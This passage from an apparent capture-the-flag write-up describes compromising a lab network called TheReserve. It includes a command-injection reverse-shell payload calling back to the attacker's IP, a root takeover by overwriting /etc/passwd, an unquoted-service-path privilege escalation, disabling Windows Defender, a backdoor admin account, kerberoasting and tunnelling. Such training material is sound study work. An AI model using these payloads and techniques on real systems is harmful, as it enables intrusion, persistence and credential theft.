
mohammad.ahmed@corp.thereserve.loc:Password1!

During our nmap scans and the enumeration of the WebMail server a Login Portal to Roundcube (Webmail service) was found at http://mail.thereserve.loc/index.php, where I was able to login using the credentials:



No immediate further exploitation was possible from the mail gateway.

Using the same credentials I was able to login to the VPN Gateway:




Clicking on “Submit” generates the openvpn configuration file for laura.wood@corp.thereserve.loc.

Using the configuration file with openvpn (“`sudo openvpn laura.wood@corp.thereserve.loc.ovpn`”) pushed two routes to me:

```
2023-05-17 19:51:55 OPTIONS IMPORT: --ifconfig/up options modified
2023-05-17 19:51:55 OPTIONS IMPORT: route options modified
2023-05-17 19:51:55 OPTIONS IMPORT: route-related options modified
2023-05-17 19:51:55 OPTIONS IMPORT: peer-id set
2023-05-17 19:51:55 Using peer cipher 'AES-256-CBC'
2023-05-17 19:51:55 net_route_v4_best_gw query: dst 0.0.0.0
2023-05-17 19:51:55 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
2023-05-17 19:51:55 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:8d:83:37
2023-05-17 19:51:55 TUN/TAP device tun0 opened
2023-05-17 19:51:55 net_iface_mtu_set: mtu 1500 for tun0
2023-05-17 19:51:55 net_iface_up: set tun0 up
2023-05-17 19:51:55 net_addr_v4_add: 12.100.1.11/24 dev tun0
2023-05-17 19:51:55 net_route_v4_add: 10.200.103.21/32 via 12.100.1.1 dev [NULL] table 0 metric 1000
2023-05-17 19:51:55 net_route_v4_add: 10.200.103.22/32 via 12.100.1.1 dev [NULL] table 0 metric 1000
2023-05-17 19:51:55 Data Channel: using negotiated cipher 'AES-256-CBC'
2023-05-17 19:51:55 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-05-17 19:51:55 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2023-05-17 19:51:55 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-05-17 19:51:55 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2023-05-17 19:51:55 Initialization Sequence Completed
2023-05-17 20:51:54 TLS: soft reset sec=3600/3600 bytes=161308/-1 pkts=1412/0
2023-05-17 20:51:54 VERIFY OK: depth=1, CN=ChangeMe
2023-05-17 20:51:54 VERIFY KU OK
2023-05-17 20:51:54 Validating certificate extended key usage
2023-05-17 20:51:54 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2023-05-17 20:51:54 VERIFY EKU OK
2023-05-17 20:51:54 VERIFY OK: depth=0, CN=server
2023-05-17 20:51:54 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bit RSA, signature: RSA-SHA256
2023-05-17 20:51:54 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-05-17 20:51:54 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2023-05-17 20:51:54 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-05-17 20:51:54 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
```

Before continuing with the internal hosts I wanted to see if I could further compromise the VPN gateway.

Assuming that the server uses our username as input for generating the openvpn file, I might have a possible injection point in the Account field of the openvpn generation website:



Using the following payload: “`$(/bin/bash -c "/bin/bash -i >& /dev/tcp/10.50.99.39/9001 0>&1")`”

I was able to receive a webshell as www-data on 10.200.103.12:

```
┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.50.99.39] from (UNKNOWN) [10.200.103.12] 55656
bash: cannot set terminal process group (943): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-200-103-12:/var/www/html$ whoami && hostname
whoami && hostname
www-data
ip-10-200-103-12
www-data@ip-10-200-103-12:/var/www/html$
```

I proceeded to upgrade my reverse shell using pythons pty module.

Enumerating privileges, I found that I am able to use sudo with no password on a script and on /bin/cp

```
www-data@ip-10-200-103-12:/var/www/html$ sudo -l
Matching Defaults entries for www-data on ip-10-200-103-12:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-200-103-12:
    (root) NOPASSWD: /home/ubuntu/openvpn-createuser.sh, /bin/cp
www-data@ip-10-200-103-12:/var/www/html$
```

This poses a critical vulnerability as I am able to copy files with high privilege such as /etc/passwd or /etc/shadow.

I decided to copy /etc/passwd to /tmp and edit the file to insert a hash for the root user:

```
┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ openssl passwd rooters
$1$ByZaRo/b$RQbBVpP3TVxzbb0Qlakuo1

┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$
```

```
  GNU nano 2.9.3                    ./passwd                          Modified

root:$1$ByZaRo/b$RQbBVpP3TVxzbb0Qlakuo1:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolog$
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr$

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

```
www-data@ip-10-200-103-12:/tmp$ cp /etc/passwd .
www-data@ip-10-200-103-12:/tmp$ nano ./passwd
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

Press Enter to continue

Error opening terminal: unknown.
www-data@ip-10-200-103-12:/tmp$ export TERM=xterm
www-data@ip-10-200-103-12:/tmp$ nano ./passwd
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

Press Enter to continue

www-data@ip-10-200-103-12:/tmp$ ^C
www-data@ip-10-200-103-12:/tmp$ cp ./passwd /etc/passwd
cp: cannot create regular file '/etc/passwd': Permission denied
www-data@ip-10-200-103-12:/tmp$ sudo cp ./passwd /etc/passwd
www-data@ip-10-200-103-12:/tmp$
```

I can then switch to the root user using the newly set password “rooters”:

```
www-data@ip-10-200-103-12:/tmp$ su
Password:
root@ip-10-200-103-12:/tmp# whoami && hostname
root
ip-10-200-103-12
root@ip-10-200-103-12:/tmp#
```

At this point I have fully compromised the VPN gateway and the Perimeter of TheReserve granting me the first flag.

0x03 -Initial Compromise of Active Directory

I continued by turning my attention to the two new hosts to which the openvpn configuration file pushed two static routes to me:

10.200.103.21 – WRK1


10.200.103.22 – WRK2

I started with nmap scans following the same procedure of the DMZ hosts by first doing a quick portscan and then a script scan as well as version detection of the services (see Appendix).

Several ports were found open. Particularly interesting ports were RDP, SSH and SMB which could give me access to the hosts in different ways.


Using xfreerdp I was able to establish a remote desktop session to both WRK1 and WRK2. At this point I had established a foothold on Active Directory granting me the second flag of the challenge.

```
┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ xfreerdp /v:10.200.103.21 /u:laura.wood /p:Password1@ /d:CORP
[21:26:45:020] [166273:166274] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[21:26:45:020] [166273:166274] [WARN][com.freerdp.crypto] - CN = WRK1.corp.thereserve.loc
[21:26:47:589] [166273:166274] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[21:26:47:589] [166273:166274] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[21:26:47:616] [166273:166274] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[21:26:47:616] [166273:166274] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[21:26:48:569] [166273:166274] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
```



Looking at the security setting, I find Windows Defender to be enabled as well as the firewall. Therefore unobfuscated enumeration scripts such as winpeas would be detected and would alert the Blue Team. I started manual enumeration of the filesystem.

I found an interesting folder Called “Backup Service” in the root directory of “C:” that had another folder inside of it called “Full Backup” that had an executable file in it called “backup.exe”:



I searched the services using "wmic" for and unquoted service path that might start this executable and found one:

```
PS C:\Users\laura.wood> wmic service get name,pathname,displayname,startmode
DisplayName                                                           Name                         PathName
                                                                  StartMode
AllJoyn Router Service                                                AJRouter                     C:\Windows\system
32\svchost.exe -k LocalServiceNetworkRestricted -p                Manual
Application Layer Gateway Service                                     ALG                          C:\Windows\System
32\alg.exe                                                        Manual
Amazon SSM Agent                                                      AmazonSSMAgent               "C:\Program Files
\Amazon\SSM\amazon-ssm-agent.exe"                                 Auto
Application Identity                                                  AppIDSvc                     C:\Windows\system
32\svchost.exe -k LocalServiceNetworkRestricted -p                Manual
Application Information                                               Appinfo                      C:\Windows\system
32\svchost.exe -k netsvcs -p                                      Manual
Application Management                                                AppMgmt                      C:\Windows\system
32\svchost.exe -k netsvcs -p                                      Manual
App Readiness                                                         AppReadiness                 C:\Windows\System
32\svchost.exe -k AppReadiness -p                                 Manual
Microsoft App-V Client                                                AppVClient                   C:\Windows\system
32\AppVClient.exe                                                 Disabled
AppX Deployment Service (AppXSVC)                                     AppXSvc                      C:\Windows\system
32\svchost.exe -k wsappx -p                                       Manual
Windows Audio Endpoint Builder                                        AudioEndpointBuilder         C:\Windows\System
32\svchost.exe -k LocalSystemNetworkRestricted -p                 Manual
Windows Audio                                                         Audiosrv                     C:\Windows\System
32\svchost.exe -k LocalServiceNetworkRestricted -p                Manual
AWS Lite Guest Agent                                                  AWSLiteAgent                 "C:\Program Files
\Amazon\XenTools\LiteAgent.exe"                                   Auto
ActiveX Installer (AxInstSV)                                          AxInstSV                     C:\Windows\system
32\svchost.exe -k AxInstSVGroup                                   Disabled
Backup                                                                Backup                       C:\Backup Service
\Full Backup\backup.exe                                           Manual
```

The service "Backup" will start the service but does not have the service path with spaces in quotes, which makes it vulnerable to exploitation and granting us an escalation path (Service is executed by NT Authority\System).

I searched the internet for a simple compilable reverse shell written in plain C that was not detected by Windows Defender and found the following: [GitHub - izenynn/c-reverse-shell: A reverse shell for Windows and Linux written in C.]

I then compiled a reverse shell with the instructions from the github repository and transferred it to the host using a python webserver on my attacker machine and downloading it with Google Chrome from WRK1.

I moved the reverse shell to "C:\Backup Service\Full.exe" (renamed the reverse shell to Full.exe)

I then started the service and caught the reverse-shell:

```
PS C:\Users\laura.wood> net start Backup
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.

PS C:\Users\laura.wood> _
```

```
┌──(kali㉿kali)-[~/…/thm/redteamcapstonechallenge/notes/10.200.103.21 - WRK1]
└─$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [12.100.1.11] from (UNKNOWN) [10.200.103.21] 52739
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

This gave me administrative access on WRK1 allowing me to switch of Windows Defender and evade AV Detections:

```
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $True
Set-MpPreference -DisableRealtimeMonitoring $True
PS C:\Windows\system32>
```

I implemented persistence mechanisms by creating a local Administrator account that would give me access to the machine with elevated privileges in case the connection was lost using “net user” and “net localgroup” commands.

```
PS C:\Windows\system32> net user Kesaya Passwd123! /add
net user Kesaya Passwd123! /add
The command completed successfully.

PS C:\Windows\system32> net localgroup Administrators Kesaya /add
net localgroup Administrators Kesaya /add
The command completed successfully.
```


At this point I have achieved “Administrative access to Corporate Division Tier 2 Infrastructure” granting me Flag 4 of the challenge.

0x04 -Full Compromise of CORP Domain

Having fully compromised a domain joined Machine, I decided to enumerate the Domain itself using Bloodhound. I transferred the SharpHound injector to the machine using my python webserver and chrome, and ran it collecting everything it can. ("`.\SharpHound.exe -c All`")

I then transferred the collected Data back to my attacker machine and imported it into Bloodhound.

Looking at the results I found that there are several kerberoastable accounts:



To interact with the domain controller (CORPDC) directly from my attacker machine I set up a chisel proxy and used tun2socks to create a local interface:


```
root@ip-10-200-103-12:/tmp# ./chisel client 10.50.99.39:8000 R:socks
```

```
┌──(kali㉿kali)-[~/Documents/thm/tools/Linux]
└─$ ./chisel server --port 8000 --reverse
2023/05/17 21:53:51 server: Reverse tunnelling enabled
2023/05/17 21:53:51 server: Fingerprint NZ8TfGSBkCnWJgVgIbqbD/8Dt7AV4rlXalHe1WcspwI=
2023/05/17 21:53:51 server: Listening on http://0.0.0.0:8000
2023/05/17 21:53:55 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

```
┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ sudo ./tun2socks -device tun://tun1 -proxy socks5://127.0.0.1:1080
[sudo] password for kali:
INFO[0000] [STACK] tun://tun1 ⟷ socks5://127.0.0.1:1080
INFO[0206] [TCP] 10.0.2.15:57444 ⟷ 10.200.103.102:389
INFO[0234] [TCP] 10.0.2.15:54984 ⟷ 10.200.103.102:389
INFO[0234] [TCP] 10.0.2.15:33288 ⟷ 10.200.103.102:88
INFO[0234] [TCP] 10.0.2.15:33304 ⟷ 10.200.103.102:88
INFO[0235] [TCP] 10.0.2.15:33312 ⟷ 10.200.103.102:88
INFO[0235] [TCP] 10.0.2.15:33318 ⟷ 10.200.103.102:88
INFO[0235] [TCP] 10.0.2.15:33334 ⟷ 10.200.103.102:88
INFO[0236] [TCP] 10.0.2.15:33350 ⟷ 10.200.103.102:88
INFO[0236] [TCP] 10.0.2.15:33356 ⟷ 10.200.103.102:88
```

```
┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ sudo ip link set tun1 up

┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ sudo ip route add 10.200.103.102/32 dev tun1
```

I was then able to request the TGS's for the kerberoastable Services from the Domain Controller using impacket-GetUserSPNs:



I saved the tickets which are encrypted with the service account's hash to a file called "service_hashes" and ran hashcat against the file using my big password list I created earlier:

```
┌──(kali㉿kali)-[~/…/thm/redteamcapstonechallenge/notes/10.200.103.31 - Server1]
└─$ hashcat service_hashes ../General/password_candidates.txt
hashcat (v6.2.6) starting in autodetect mode
```

It cracked the service account's hash of svcScanning:

The service Account is using the same password as mohammad.ahmed: Password1!

I found out that I can access the SERVER1 machine from WRK1 so I transferred a meterpreter payload to WRK1 using my python webserver and setup a socat listener on the VPN gateway that will forward the meterpreter session to my attacker machine as there is no direct access between connection back from WRK1 to my attacker machine:

"`./socat TCP-LISTEN:9003,fork,reuseaddr TCP:10.50.99.39:9003`" on VPN gateway and then on my attacker machine:

```
┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use mutli/handler
[-] No results from search
[-] Failed to load module: mutli/handler
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 9003
LPORT => 9003
msf6 exploit(multi/handler) > set LHOST capstone
LHOST => capstone
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_shell
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_tcp
PAYLOAD => windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.99.39:9003
[*] Meterpreter session 1 opened (10.50.99.39:9003 → 10.200.103.12:42854) at 2023-05-17 22:18:35 +0200

meterpreter >
```

I then proceeded to generate a route in Metasploit framework using the autoroute script and set up a socks proxy:

“run autoroute -s 10.200.103.102/32”

```
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  1080             yes       The port to listen on
   VERSION  5                yes       The SOCKS version to use (Accepted: 4a, 5)


   When VERSION is 5:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   USERNAME                   no        Proxy username for SOCKS5 listener


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


View the full module info with the info, or info -d command.

msf6 auxiliary(server/socks_proxy) > set SRVPORT 2080
SRVPORT => 2080
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

msf6 auxiliary(server/socks_proxy) >
```


I then used tun2socks to create another interface to communicate directly to the server using an interface rather than proxychains or alike.

As I now had a connection from my attacker machine to SERVER1. I connected to it using RDP as the service account allowed interactive login.

At this point I had fully compromised Corporate Division Tier 1 Infrastructure granting me flags 5 and 6.

At this point I turned my attention to the Domain Controller of the Corporate Domain “CORPDC.corp.thereserve.loc”.

